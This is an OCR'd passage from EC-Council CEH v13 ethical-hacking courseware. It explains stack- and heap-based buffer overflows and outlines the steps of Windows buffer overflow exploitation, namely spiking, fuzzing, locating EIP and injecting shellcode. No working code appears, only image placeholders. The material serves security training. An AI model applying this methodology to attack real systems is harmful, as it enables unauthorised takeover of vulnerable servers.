


Figure 6.59: Representation of stack

Whenever a function starts execution, a stack frame that stores its information is pushed onto the stack and stored in the ESP register. When the function returns, the stack frame is popped out from the stack and the execution resumes from the return address stored on the EIP register. Hence, if an application or program is vulnerable to buffer overflow attack, then attackers take control of the EIP register to replace the

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

return address of the function with malicious code that allows them to gain shell access to the target system.




Figure 6.60: Demonstration of stack-based buffer overflow

- **Heap-Based Buffer Overflow**

  A heap is used for dynamic memory allocation. Heap memory is dynamically allocated at run time during the execution of the program, and it stores the program data. Accessing heap memory is slower than accessing stack memory. The allocation and deallocation of heap memory is not performed automatically. Programmers must write code for the allocation [malloc()] of heap memory, and after the execution is complete, they must deallocate the memory using functions such as free().

  Heap-based overflow occurs when a block of memory is allocated to a heap and data is written without any bound checking. This vulnerability leads to overwriting links to dynamic memory allocation (dynamic object pointers), heap headers, heap-based data, virtual function tables, etc. Attackers exploit heap-based buffer overflow to take control of the program's execution.

  Buffer overflows commonly occur in the heap memory space, and exploitation of these bugs is different from that of stack-based buffer overflows. Heap overflows have been prominently discovered as software security bugs. Unlike stack overflows, heap overflows are inconsistent and have varying exploitation techniques.





Figure 6.61: Demonstration of heap-based buffer overflow

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Simple Buffer Overflow in C

The examples shown in the screenshots demonstrate stack-based and heap-based buffer overflow:




Figure 6.62: Screenshot of C program demonstrating stack-based buffer overflow

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.63: Screenshot showing the output of stack-based buffer overflow




Figure 6.64: Screenshot of C program demonstrating heap-based buffer overflow




Figure 6.65: Screenshot showing the output of heap-based buffer overflow

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

33 Module 06 | System Hacking

EC-Council CEH v13

Windows Buffer Overflow Exploitation

Steps involved in exploiting Windows based buffer overflow vulnerability:

- Perform spiking
- Identify bad characters
- Perform fuzzing
- Identify the right module
- Identify the offset
- Generate shellcode
- Overwrite the EIP register
- Gain root access


Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

34 Module 06 | System Hacking


EC-Council CEH v13

Windows Buffer Overflow Exploitation: Perform Spiking

Spiking allows attackers to send crafted TCP or UDP packets to the vulnerable server in order to make it crash



Spiking helps attackers to identify buffer overflow vulnerabilities in the target applications



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


35 Module 06 | System Hacking

EC-Council CEH v13

Windows Buffer Overflow Exploitation: Perform Fuzzing

- Attackers use fuzzing to send a **large amount of data** to the target server so that it experiences buffer overflow and overwrites the EIP register
- Fuzzing helps in identifying the number of bytes required to crash the target server
- This information helps in determining the exact **location of the EIP** register, which further helps in injecting malicious shellcode



